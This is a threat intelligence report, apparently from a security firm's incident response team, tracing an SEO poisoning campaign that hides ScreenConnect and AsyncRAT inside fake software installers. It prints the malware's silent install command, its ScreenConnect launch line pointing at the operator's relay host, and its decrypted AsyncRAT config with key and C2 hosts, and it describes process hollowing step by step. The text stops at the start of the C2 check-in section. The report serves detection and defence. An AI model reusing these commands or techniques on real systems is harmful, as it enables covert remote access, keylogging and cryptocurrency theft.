Key Summary
- Since October 2025, an unknown threat actor has been running an active SEO poisoning campaign, using impersonation sites of over 25 popular applications to direct victims to malicious installers including VLC Media Player, OBS Studio, KMS Tools, and CrosshairX.
- The campaign uses ScreenConnect, a legitimate remote management tool, to establish initial access and to deliver the eventual AsyncRAT payload.
- The AsyncRAT payload is configured with a cryptocurrency clipper and dynamic plugin system, with a geo-fencing mechanism that deliberately excludes targets across the Middle East, North Africa, and Central Asia.
- Over the campaign’s duration, the operator has continuously refined their infrastructure and transitioned from the use of static download URLs to a randomised token-based delivery mechanism.
Introduction
The Security Operations Centres (SOC) at FOX-IT and NCC Group are continuously monitoring our clients' networks for signs of potential threats. In March 2026, an increase in ScreenConnect-related alerts across multiple client environments was flagged by the SOC and prompted a joint investigation by the SOC and NCC Group’s Cyber Intelligence and Response (CIR) team, which incorporates Digital Forensics and Incident Response (DFIR), Threat Intelligence, Threat Hunting and Detection Engineering. What was first suspected to be a cluster of alerts linked only by the common deployment of ScreenConnect, revealed an active, multistage campaign that has been operating undetected for at least 5 months.
Operated by an unknown threat actor, the campaign uses SEO poisoning to direct victims to fake download sites that impersonate popular free software. At the time of this analysis, impersonations of at least 25 software titles were identified across the operator’s infrastructure, including productivity tools, system utilities and video games. The full list of software has been provided in the Appendix. Alongside the expected software, victims unknowingly downloaded a ScreenConnect client, thereby granting the operator remote access to their devices. In the cases examined, this access was subsequently used to deploy AsyncRAT, an open-source remote administration tool turned remote access trojan.[1] Most notable in this campaign is the RAT’s added cryptocurrency clipper, dynamic plugin system capable of loading arbitrary capabilities at runtime, and a geo-fencing mechanism that deliberately excludes targets across the Middle East, North Africa, and Central Asia.
The infrastructure supporting this campaign spans at least three ScreenConnect relay hosts and two payload delivery backends, with over 100 malicious files associated with them identified on VirusTotal at the time of investigation. The earliest registration of this infrastructure was in October 2025, with the first payload associated with it being submitted to VirusTotal a month later in November. From the initial registration to now, the operator has continuously refined their delivery infrastructure, evolving from static download URLs to a randomised, token-based delivery mechanism.
This blog documents the full attack chain, from the initial SEO lure through to the deployment of AsyncRAT and provides indicators of compromise for each stage.
Attack Chain Overview

In the case documented in this blog, the attack chain, as shown in figure 1 begins with SEO poisoning, the victim searches for a VLC Media Player download and is directed to vlc-media[.]com, an impersonation site positioned to appear as one of the top searches. The unsuspecting victim clicks the download button which retrieves a malicious ZIP archive from the file host, fileget[.]loseyourip[.]com, containing what appears to the victim to be a legitimate VLC package.
The victim’s execution of the VLC executable sideloads a malicious DLL which extracts and silently executes a hidden MSI installer. This MSI installer installs and executes ScreenConnect, a legitimate remote management tool, giving the attacker a foothold on the victim’s machine.
The attacker then leverages ScreenConnect to introduce a VBScript onto the machine, which drops a collection of files and executes a PowerShell script. This script ultimately results in the deployment of an AsyncRAT executable injected within a legitimate Windows process, establishing a covert remote access channel for the attacker.
Initial Access: SEO Lure Infrastructure
In the observed cases, initial access was achieved through SEO poisoning (T1608.006) - a technique where attackers manipulate search engine rankings to ensure their own sites appear as top results, attracting victims searching for legitimate software. The sites are designed to present as legitimate web pages which in most cases deliver a genuine copy of the impersonated software alongside a malicious payload. This ensures that the victim’s suspicions are not elevated, once the file is downloaded. In the case examined below, the victim was directed to vlc-media[.]com, a fake software site impersonating VLC Media Player, shown in figure 2 below.

After clicking the download button, vlc-3.0.23-win64-setup.zip was silently retrieved from hxxps[://]fileget[.]loseyourip[.]com/vlc/xfY0zYTXeQHXmxU, a URL that remained active at the time of our investigation and reporting. The archive contained both a legitimate VLC installer and additional malicious components that are documented in detail in subsequent sections.
Both vlc-media[.]com and fileget[.]loseyourip[.]com form part of a broader infrastructure network that we mapped in detail through case analysis and infrastructure pivoting. In addition to <code>vlc-media[.]com</code>, confirmed lure sites include studio-obs[.]net, kms-tools[.]com, and crosshairx[.]pro, collectively impersonating VLC Media Player, OBS Studio, KMS Tools, and CrosshairX. The following analysis covers the lure sites, delivery mechanism, and relay infrastructure that collectively form this operation.


Analysis of the lure sites showed that they were all optimised for search engine visibility, however the specific tools and techniques employed varied across all sites. The sites were built with hreflang tags targeting multiple language regions and embedded fake Schema.org aggregate ratings designed to be displayed directly on a search results page and appear more credible, examples of which are shown in figure 3 below.
studio-obs[.]net, as shown in figure 4 carried the most extensive SEO optimisation, carrying both Bing Webmaster Tools and Yandex verification tokens alongside Chinese-language keywords in its meta tags (obs官网, obs下载) to target Mandarin-speaking search traffic by name. kms-tools[.]com also carried a Yandex verification token while, crosshairx[.]pro carried neither Bing nor Yandex verification tokens. As the analytics and verification IDs across all sites were unique this suggests deliberate compartmentalisation by the operator to prevent their infrastructure from being enumerated through shared identifiers.

Except for the shared Bing Webmaster token between kms-tools[.]com and studio-obs[.]net, the analytics and verification IDs were unique across all lure sites, suggesting deliberate compartmentalisation by the operator to avoid their infrastructure being enumerated, and that the overlapping token was an operational mistake.

The most significant connection between these lure sites, was the use of a custom JavaScript download mechanism (download-link.js), shown below in figure 5. Similar code was not found in open sources, as such it is our assessment that this was purpose-built by the operator. In the case of the kms-tools[.]com script header, it explicitly states that it is the "same as crosshairx[.]pro", and source comparison between the script on the sites confirms this: the randomAlphanumeric() function, the parseLinkConfig() parser, the link-downloads.txt config format, and the overall fetch-and-apply architecture are identical across all three scripts recovered from crosshairx[.]pro, kms-tools[.]com, and studio-obs[.]net.

Compared to the others, the download script on studio-obs[.]net also offered Mac OS payload support, a secondary download URL field, and multi-language subdirectory detection, but the core logic remained unchanged. This shared codebase independently supports our assessment that there is common authorship across the lure sites, separate from any infrastructure overlap.
Instead of hardcoding the payload URL into the page’s HTML, each lure loads a plaintext configuration file called link-downloads.txt when a download is initiated from the site. This file specifies a base delivery URL, a token length, and a flag controlling whether random tokens are enabled, as shown in figure 6 below. When a site visitor clicks the download button, the script generates a unique alphanumeric token matching the specified length, appends it to the base delivery URL, and redirects the browser to the resulting address.

The recovered config files for crosshairx[.]pro and kms-tools[.]com both set the token length to 15 (Random number = "15") and point to fileget[.]loseyourip[.]com as the base delivery URL. This method ensures that every generated download link is unique, making URL-based blocking, as opposed to domain-based blocking at the network, ineffective against this delivery mechanism. Unlike the other lure sites, crosshairx[.]pro contains additional redundancy in the form of a hardcoded fallback URL (cutt[.]ly/AtvY9HpI) embedded directly into the script, which activates if the link-downloads.txt fetch fails, meaning that even if the dynamic infrastructure is disrupted, victims will still receive a working download link.

All confirmed lure sites funnel their download traffic through the backend domain identified above, fileget[.]loseyourip[.]com, registered on January 31st, 2026, and hosted on 198.23.185[.]81 (NOHAVPS LLC), a dynamic DNS provider. By using such providers, the underlying IP can change at any time. This complicates takedown efforts as they must be directed to the provider instead of the registrar. As shown in figure 7, the domain presents an AI-generated file-sharing site template but cannot perform that function; instead, its sole purpose is payload delivery. Analysis of the delivery URLs show that payloads are organised into per-software subdirectories corresponding to each impersonated application, with /vlc, /studio-obs, and /kms-tools-com all being confirmed from the recovered config files and case evidence, as well as additional sub-directories being identified through infrastructure pivoting: /libreoffice, /antimicrox, /crystaldiskinfo, /glary-utilities, and /bandizip.
Payload Delivery: DLL Sideloading
DLL sideloading (T1574.001) is a technique in which attackers place a malicious DLL in a location that a legitimate application will load instead of the expected library. Because Windows searches for DLLs in specific directories, the malicious DLL is loaded and executed when the trusted program starts. This allows attackers to run code under the context of a legitimate application, often bypassing security controls.

As shown in figure 8 above, the ZIP file contains a legitimate VLC installer along with several legitimate DLLs and plugins. Among these is a malicious<code> libvlc.dll</code>, which, as a core dependency of <code>vlc.exe</code>, is sideloaded early in the application's execution.
On load, a background thread was spawned to carry out the DLL’s actual purpose. The thread began by calling <code>GetSystemInfo</code> and <code>GlobalMemoryStatusEx</code> to profile the host environment, and then <code>InternetGetConnectedState</code>. These calls are consistent with sandbox evasion or environment fingerprinting techniques commonly seen in malware; checking CPU count, available RAM and network connectivity to detect analysis environments. However, trace analysis of all downstream call paths reveals that none of the collected values are subsequently referenced. This may indicate vestigial code carried over from an earlier variant or builder template.
A named mutex, using the static string Global\{A7B3C9D1-E4F6-8A2B-1C3D-5E7F9A0B2C4D}, was created to ensure only a single instance ran at any time - if the mutex already existed, the thread exited immediately. Administrator privileges were verified via CheckTokenMembership; where these were absent, the process relaunched itself via ShellExecuteExW with the <code>runas</code> verb to trigger a User Access Control elevation prompt, after which the current instance exited.
With those checks satisfied, the DLL opened libvisual_plugin.dll - which, despite its extension, was a ZipCrypto-encrypted archive - and extracted an embedded MSI using the hardcoded password 0000, writing it to the victim’s temp directory as 2UI2927.txt. The output filename was derived at runtime by stripping the leading character from the hardcoded string <code>g2UI2927</code>, which may represent a basic attempt to hinder static string detection. This file is executed with the following command:
msiexec.exe /i "C:\Users\<USER>\AppData\Local\Temp\2UI2927.txt" /qn /norestart
Following execution of the MSI, <code>libgoom_setup.dll</code> (the legitimate VLC package) was launched via <code>CreateProcessW</code> with the window visible to the user. The malicious process then released its mutex, closed the associated handle, and terminated cleanly. From the victim’s perspective, VLC appeared to open normally with no indication that anything out of the ordinary had occurred.
The MSI extracted and executed by the malicious <code>libvlc.dll</code> forms the next stage of the infection chain. Analysis of this installer is shown below.
ScreenConnect Installation and Configuration
The MSI is a weaponised ScreenConnect remote access installer (version 29.4.20.9392), a legitimate remote access platform developed by ConnectWise. The package deploys a full ScreenConnect client environment and configures it for unattended remote access to the compromised host.
Metadata Spoofing
The MSI’s metadata is falsified throughout. The Manufacturer property is set to Microsoft and the ProductName to Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.40.33816. These values populate Add/Remove Programs and are intended to make the installed software appear to be a routine Microsoft runtime component.
ARPNOREPAIR and ARPNOMODIFY are both set to yes, removing the Repair and Modify options from the Add/Remove Programs entry and limiting a user’s ability to interact with or investigate the installation through normal channels. The service is registered under the display name Microsoft Update Service with a load order group of Remote Control, further blending into the list of legitimate system services.
Execution Sequence
<code>FixupServiceArguments</code> runs first at sequence 51, before any files are written. This custom action resolves and assembles the final service argument string from the SERVICE_CLIENT_LAUNCH_PARAMETERS property, embedding the C2 host, port and RSA key into what will become the service’s launch arguments:
|
Parameter |
Value |
Meaning |
|
h= |
r.servermanagemen[.]xyz |
C2 relay server: attacker-controlled domain |
|
p= |
8041 |
Non-standard port for the relay connection |
|
e= |
Access |
Session type: grants interactive access |
|
y= |
Guest |
Authentication mode |
|
s= |
dd5c7fc7-... (unique per victim) |
Unique session/client GUID: identifies this victim |
|
k= |
Long base64 string |
RSA-1024 public key: BgIAAAC is the PUBLICKEYBLOB magic header. Used to authenticate the attacker's server |
|
v= |
Long base64 string |
DPAPI encrypted blob: AQAAANCMnd8BFdERjHoA is the canonical DPAPI header. Likely contains credentials or config encrypted to this machine's user context |
|
c= |
"VLC then empty values" |
Client display/grouping tags |
Of the parameters listed in the above table, the c= field offers additional insights. Unlike the technical parameters (h=, p=, k=) that configure the relay connection, c= is a custom field set by the operator at the point of installation and visible in their management console. In the sessions observed, this field carried c=VLC, and c=studio-obs[.]net identifying the software the victim believed they were installing, as shown in figure 9 below. Indicating that the operator is systematically labelling sessions by victim source, enabling them to triage incoming victims by lure campaign from directly within the ScreenConnect console.
ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=r.servermanagemen.xyz&p=8041&s=9713af05-79d9-4274-821c-b46db7ed2107&k=BgIAAACkAABSU0ExAAgAAAEAAQB13bynxu4GMBxQA2RXlbZ9vZgzoLLa%2biv62450pmVom8L8MmnbTVdiAJqSoRQalYqEYn%2feBEtGE8EqDl5VYmg32QeE9OaAJ5o16fMyPV5aa5SCgz3ipQkN%2frEeice1yPgXszEhTeJsBht9pL4CnjzNCJo2zqZur%2btpqob8vYuNev%2bXxDBWLQNWg4QrhG8sBMqevZQfnRFtiNkLeZSLKZ1YQm3ikSLcggeVHuJWNBatWQlZtva6Gql76Cim2sXdToyTKBGg0Drv2RLDwMMoAluY4mqhd9asF%2fyDbGVsVRVDEGcyff%2fepuf9GjdDoqxwZQsG%2b6GQ%2bu4V%2fPpKMSDy67rH&c=VLC&c=&c=&c=&c=&c=&c=&c="`
Figure 9: Text string showing c=VLC
This fires conditionally on install and upgrade only: NOT REMOVE AND (Installed OR VersionNT > 500).
InstallFiles at sequence 4000 drops the following components to %ProgramFiles%\Windows Service\:
|
File Name |
Purpose |
|
ScreenConnect.ClientService.exe |
Main service executable |
|
ScreenConnect.WindowsClient.exe |
Interactive remote access client |
|
ScreenConnect.WindowsBackstageShell.exe |
Dropped but not directly executed by the MSI; expected to be invoked at runtime by the service or client |
|
ScreenConnect.WindowsFileManager.exe |
Dropped but not directly executed by the MSI; expected to be invoked at runtime by the service or client |
|
ScreenConnect.WindowsAuthenticationPackage.dll |
LSA authentication package |
|
ScreenConnect.WindowsCredentialProvider.dll |
Windows credential provider (x86/x64) |
|
ScreenConnect.WindowsCredentialProvider.arm64.dll |
Windows credential provider (ARM64) |
|
ScreenConnect.ClientService.dll ScreenConnect.Client.dll |
Supporting libraries |
|
ScreenConnect.WindowsClient.exe.config ScreenConnect.WindowsBackstageShell.exe.config ScreenConnect.WindowsFileManager.exe.config app.config Client.en-US.resources Client.resources system.config |
Associated .config files and locatisation resources |
All components are installed unconditionally. There is a single feature (Full) with no conditional logic, meaning every component is dropped on every installation regardless of the host environment.
WriteRegistryValues at sequence 500 writes the following registry entries:
- URL Scheme Handler: A custom URL protocol is registered mapping sc-0af00d55fb53c6e6:// URLs to WindowsClient.exe. This works similarly to how mailto:// opens an email client: any application on the host that encounters a link beginning with sc-0af00d55fb53c6e6:// will cause Windows to automatically launch ScreenConnect.WindowsClient.exe to handle it. The identifier sc-0af00d55fb53c6e6 is a unique instance ID for this specific ScreenConnect deployment. This enables remote-initiated sessions to be triggered by directing the victim to a crafted URI from any vector (a browser link, a document, or any other content).
- Windows Credential Provider: A persistence mechanism analysed within the Persistence section.
- Windows Authentication Package: A persistence mechanism analysed within the Persistence section.
StartServices at sequence 5900 starts the service immediately, establishing the first outbound connection to r.servermanagemen[.]xyz:8041 without requiring a reboot.
LaunchApplication at sequence 6599 directly executes ScreenConnect.WindowsClient.exe with “ReRun” “END_OF_INSTALL_CLIENT_LAUNCH_PARAMATERS”, triggering an immediate interactive remote session in addition to the background service.
TerminateProcess at sequence 3499 is configured to terminate ScreenConnect.WindowsBackstageShell.exe and ScreenConnect.WindowsFileManager.exe at the install location, but only fires on removal when not upgrading (Installed AND REMOVE AND NOT UPGRADINGPRODUCTCODE). This is a clean uninstall handling.
AsyncRAT Deployment
A ScreenConnect process is seen to create and execute the malicious script installer_method2_fso.vbs with the command:
"WScript.exe" %OneDrive% \Documents\ScreenConnect\Temp\installer_method2_fso.vbs"
This script works as a payload delivery mechanism. It begins by creating a FileSystemObject (the built-in Windows tool for working with files) and sets the target folder to C:\Users\Public (creating said folder if it does not already exist). Then, for each file (5 in total) it:
- Loads a chunk of text into the variable c,
- Finds every ||NL|| placeholder and swaps it for a real newline character,
- Creates a new file using CreateTextFile(..),
- Writes the content into it,
- And closes the file.
Finally, the command below is executed. This runs script.vbs silently: the 0 means no window is shown, and the False means it doesn’t wait for it to finish.
CreateObject("WScript.Shell").Run "wscript.exe """ & p & "\script.vbs""", 0, False
The final bundle is composed of:
- vbs
- txt
- txt
- vb
- ps1
Below is the analysis for each file:
script.vbs: As the first script launched, script.vbs acts as a clean handoff to PowerShell. It uses Windows’ built-in WScript.Shell to construct and fire a PowerShell command that first enumerates all running PowerShell processes, kills every instance except itself, then waits 3 seconds for them to fully terminate. After cleaning the environment, it spawns a hidden PowerShell process to execute cap.ps1 using -ExecutionPolicy Bypass and -WindowStyle Hidden. Both applied ensure no window appears, and no security policy blocks execution. A final sh.Run call executes the entire command with window style 0 (fully hidden) and a non-waiting flag.
cap.ps1: This PowerShell script acts as an in-memory loader. It reads two files from C:\Users\Public: secret_bytes.txt and msgbox.txt. Each contains hex bytes embedded in plaintext using the pattern “[Sxx-”. The decoding process for each byte is as follows:
- Each byte is located via the regex pattern “[Sxx-”, where xx is a hex-encoded byte value,
- The extracted hex value is XOR-decrypted using the hardcoded key 0xA7,
- The result is bitwise-reflected, fully reversing the bit order.
The decoded bytes from secret_bytes.txt form a .NET assembly (ConsoleApp1), loaded entirely in memory via “[Reflection.Assembly]::Load()”. No PE file is written to disk. Its Run() function is then invoked via reflection, initialising the injector. The full behaviour of secret_bytes.txt and msgbox.txt is covered below.
secret_bytes.txt: After decoding the contents of the file and compiling it in memory, the malware carries out process hollowing against RegAsm.exe in a precise sequence of steps:
- Reads vb, a VB.NET source file and compiles it at runtime entirely in memory using .NET's CodeDom API, ensuring no compiled binary ever lands on disk for antivirus engines to scan.
- The resulting assembly is invoked dynamically via .NET Reflection, severing any static link between the loader and injection code. The connection only exists at runtime, leaving no traceable reference for static analysis tools.
- Module1.Run() then performs classic process hollowing to inject the AsyncRAT payload into RegAsm.exe. The steps are as follows:
- Spawn suspended process: CreateProcess is called with creationFlags=4 (CREATE_SUSPENDED), spawning C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe in a suspended state before it can execute any legitimate code
- Retrieve thread context: GetThreadContext / Wow64GetThreadContext is called on the suspended thread, reading EBX (Context[41]) to locate the PEB, then reading the current ImageBase of exe from PEB+8
- Unmap legitimate code: NtUnmapViewOfSection removes RegAsm’s code from memory, leaving an empty process shell at the original ImageBase
- Write payload: VirtualAllocEx allocates memory at the original ImageBase and WriteProcessMemory writes the AsyncRAT PE headers and sections into the now-vacant process.
- Set memory protections: Per-section protections are applied to mimic a legitimately loaded PE and evade memory scanning heuristics.
- Redirect execution: The EIP is set to the payload’s AddressOfEntryPoint and ResumeThread is called. exe now executes the AsyncRAT payload.
- Retry logic: Execute() wraps the injection in HandleRun(), retrying up to 5 times on failure.
- Finally, a persistence mechanism is setup “Updater”. This has been analysed further within the Persistence section.
1.vb: A VB.NET source code of the PE class (process hollowing engine). Stored as a plaintext file on disk to evade detection, compiled in memory at runtime.
Msgbox.txt: The encoded PE payload (final malicious executable, AsyncRAT). Same encoding scheme as secret_bytes.txt which is then later injected into RegAsm.exe.
AsyncRAT Analysis
This report presents a technical analysis of a sample assessed with high confidence as AsyncRAT.
AsyncRAT is an open-source .NET remote access trojan first publicly released in 2019. Our assessment is based on the presence of characteristic AsyncRAT indicators: the default X.509 server certificate (CN=AsyncRAT Server), the AES-256-CBC + HMAC-SHA256 configuration encryption scheme with PBKDF2 key derivation, the length-prefixed TLS C2 framing, and the core command set structure consistent with known AsyncRAT codebases.
While the core AsyncRAT capability set is well documented, this sample is notable for including a cryptocurrency clipper (an uncommon addition to AsyncRAT builds) alongside a geo-fencing mechanism that excludes Middle Eastern, North African, Central Asian, and Southeast Asian locales from clipper targeting. This build also implements a dynamic plugin system capable of loading arbitrary .NET assemblies over the encrypted C2 channel at runtime, rendering the built-in command set effectively unbound.
Below covers the full execution flow from initialisation to C2 communication, documenting both the active capabilities observed at runtime, and the dormant features present in the binary.
Initialisation & Setup
Initial Delay
Upon execution, the malware sleeps for 3 seconds before performing any actions. This is implemented as three iterations of a single one-second sleep. This is a common sandbox evasion technique, though the effectiveness of a 3-second delay varies significantly depending on the analysis environment. Modern dynamic analysis sandboxes typically run samples for extended periods and often accelerate or skip sleep calls entirely, meaning a delay this short is unlikely to evade them. The technique can be useful against AV detonation environments however, which may impose stricter execution time limits and are less likely to fast-forward sleep instructions. In that context, even a brief delay can be significant to avoid triggering behavioural detection within the observation window.
Configuration Decryption and Integrity Verification
All config values are stored within the binary as AES-256-CBC encrypted strings. On start-up, the hardcoded base64-encoded master key (7uaBBPyd6aH0uDouNxLIERtusxcON4qp) is decoded and passed through PBKDF2-SHA1 with 50,000 iterations and a fixed value (hardcoded salt) to create two keys: one 32-byte AES key, and one 64-byte HMAC-SHA256 key.
Each configuration value is then decrypted, and its HMAC verified before use. If any value fails this verification process, execution terminates immediately.
Following decryption, the config is verified against an embedded X.509 certificate using RSA-SHA256. These integrity checks ensure the config has not been tampered with preventing the binary from being repurposed by a third party without access to the operator's private key. If verification fails, execution terminates.
Configuration & Features
Extracted Config:
|
Field |
Content |
|
Key |
7uaBBPyd6aH0uDouNxLIERtusxcON4qp |
|
Ports |
1800,1801,1802,1803 |
|
Hosts |
hone32[.]work[.]gd, mora1987[.]work[.]gd |
|
Build |
FlowProxy Monitor V3 |
|
Version |
3 |
|
Group |
Default |
|
Mutex |
confing_me_s |
|
Pastebin |
null |
|
Install |
False |
|
Anti |
False |
|
DBOS |
False |
|
Keylogger |
True |
|
Clipper |
True |
|
ServerSignature |
<Name(CN=AsyncRAT Server)>, 2022-04-25 00:41:09+00:00 |
The sample was built under the identifier FlowProxy Monitor V3 (version 3, group: Default) and connected to two C2 hosts (hone32[.]work[.]gd and mora1987[.]work[.]gd) across ports 1800-1803. The server certificate bore the default AsyncRAT signature (CN=AsyncRAT Server, issued 25-04-2022), suggesting an uncustomised server deployment. Pivoting on the server certificate’s hash identified 18 hosts, all flagged as AsyncRAT C2s which have been included in the IOC list.
On launch, the malware reads the mutex value confing_me_s from the config and attempts to create a named system mutex. Successful creation indicates that no instance is running and execution continues; if the mutex already exists, the process exits immediately, preventing conflicts between concurrent instances of the keylogger, clipboard monitor and C2 connection. This mutex is a reliable host-based indicator of compromise for this sample, and a search for this mutex across VirusTotal at the time of analysis returned 14 samples observed creating the same value. However, given that minor config or build differences can produce distinct hashes from functionally identical samples, these may not represent unique malware variants. The mutex does not appear in publicly available threat intelligence reporting, suggesting it is either specific to this campaign or has not been previously documented.
Within the analysed samples configuration, only the keylogger and clipboard monitor were enabled while persistence, anti-analysis and BDOS protection were all disabled. Sleep prevention and user idle tracking were active unconditionally.
Anti-Analysis (Disabled)
This build includes an anti-analysis module capable of detecting virtual machines, debuggers and sandbox environments through a combination of:
- WMI manufacturer and model queries,
- CheckRemoteDebuggerPresent,
- Presence of dll,
- System drive size,
- And OS version checks.
If any check returns true, the process terminates immediately via Environment.FailFast, generating a crash entry in the Windows Event Log rather than a clean exit.
Persistence (Disabled)
A persistence module is present but disabled in this build. Further details can be found within the Persistence section.
BDOS Protection (Disabled)
This module marks the running process as a critical system process via RtlSetProcessIsCritical in ntdll.dll, causing Windows to trigger a CRITICAL_PROCESS_DIED blue screen if the process is terminated by any means. A session ending event handler is also registered to remove the critical flag cleanly on logoff or shutdown. This is a deliberate anti-forensics measure to prevent memory flushing and event log writes at shutdown.
Sleep Prevention
A call to SetThreadExecutionState with the flags ES_CONTINUOUS | ES_SYSTEM_REQUIRED | ES_AWAYMODE_REQUIRED instructs Windows to keep the system awake and will prevent sleep or hibernation for the duration of the malware's execution. This ensures the C2 connection, keylogger and clipboard monitor remain active and uninterrupted regardless of user inactivity or system power management settings.
User Idle Time Tracking
Additionally, a dedicated thread tracks the time elapsed since the user last interacted with the system. Both the current idle duration and the peak idle time are recorded. The current idle time is formatted as a timespan and reported to the operator via the C2 connection, allowing them to determine in real time whether the victim is actively using their machine or away from it.
Keylogger and Clipboard Monitor (Enabled)
The first actively malicious action undertaken is the creation of the Keylogger and Clipboard Monitor. A dedicated thread installs a system-wide low-level keyboard hook and clipboard monitor with the log directory %AppData%\Keyboard\. This directory is created if not present and marked with the hidden file attribute.
Keylogger
A low-level system-wide keyboard hook installed against the current process handle captures every keystroke regardless of which application is in focus. This is achieved using SetWindowsHookEx with hook type 13 (WH_KEYBOARD_LL).
The keystrokes are:
- Translated to readable characters including shift/caps lock state and keyboard layout,
- Special keys are labelled e.g. [TAB], [ENTER], [ESC], [CTRL], [WIN], [Back],
- Written in append mode to %AppData%\Keyboard\Log.tmp,
- Each entry is prefixed with a timestamp and the active window title/process name, formatted as #### [yyyy/dd/MM HH:mm:ss] <window title> ####.
Clipboard Monitor
This feature creates a hidden zero-size form with the WS_EX_TOOLWINDOW style set to prevent it from appearing in the taskbar or alt-tab switcher and registers it with AddClipboardFormatListener. Every time the clipboard changes (Windows message 797 = WM_CLIPBOARDUPDATE), it reads the clipboard text and writes it to %AppData%\Keyboard\ClipBoard MM-dd-yyyy.tmp with timestamp and active window context. Duplicate clipboard entries are suppressed; content is written only if it differs from the previously captured value.
Cryptocurrency Clipper
The malware includes a cryptocurrency clipper which is notable given how rarely this capability appears in AsyncRAT samples. A dedicated thread runs a hidden message-only window registered with AddClipboardFormatListener, monitoring for WM_CLIPBOARDUPDATE notifications and testing each clipboard change against regex patterns for 16 supported currencies.
Geo-Fencing
Before processing any clipboard data, the malware checks the system language, installed UI language, current culture, and ISO region code against a hardcoded two exclusion lists. If the victim's system matches any excluded locale, the clipboard event is skipped entirely. The excluded regions align closely with the members of the Organisation of Islamic Cooperation (OIC), suggesting the threat actor’s avoidance is less a matter of geographic proximity and more a reflection of cultural or religious affiliation, which represents a distinct mindset from the operational self-preservation logic typically seen in CIS exclusion lists. These lists can be seen in the Appendices.
Address Selection & Replacement
If the locale check passes, a detected address is replaced with a randomly selected operator address for that currency, silently and with no indication to the victim. Replacement is skipped if the clipboard already contains one of the operator’s own addresses, and a per-currency 10-minute cooldown prevents repeated replacements within the same window. This likely serves to reduce the malware’s behavioural footprint and avoid alerting the victim to repeated clipboard modifications during a single transaction flow.
Every successful replacement generates a loge packet to the C2 containing the currency, original address, and replacement address.
Supported Currencies
The clipper supports 16 cryptocurrencies, checked in the following priority order: DOT, DASH, BTC, ETH, TRC20, XRP, DOGE, LTC, RVN, XMR, BCH, ADA, ZEC, SOL, XLM, SUI.
Remote Address Override
Wallet addresses are loaded from config at startup but can be updated by the operator via the C2 at any time without redeployment.
C2 Communication
The final block of Main() enters an infinite loop that runs for the lifetime of the process. Every 5 seconds, the connection state is checked. If connection has dropped, it will dispose of the existing socket and SSL stream before attempting a fresh connection to a randomly selected domain from the config (in this case, hone32[.]work[.]gd and mora1987[.]work[.]gd) on a randomly selected port (again taken from the config, which was 1800, 1801, 1802, 1803 in the analysed sample).
All communication is wrapped in TLS, with the server certificate validated against the embedded X.509 certificate to ensure the malware only communicates with the legitimate operator's infrastructure. This loop ensures the C2 connection is automatically restored after any network interruption without any interaction from the operator.
Initial C2 Check-In
